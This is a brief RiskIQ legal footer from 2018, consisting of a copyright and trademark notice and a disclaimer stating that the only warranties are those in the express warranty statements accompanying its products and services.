Copyright © 2018 RiskIQ, Inc. RiskIQ, the RiskIQ logo and RiskIQ family of marks are registered trademarks or trademarks of RiskIQ, Inc. in the United States and other countries. Other trademarks mentioned herein may be trademarks of RiskIQ or other companies. 05_18

The only warranties for RiskIQ products and services are set forth in the express warranty statements accompanying such products and services. Nothing herein should be construed as constituting an additional warranty. RiskIQ shall not be liable for technical or editorial errors or omissions contained herein.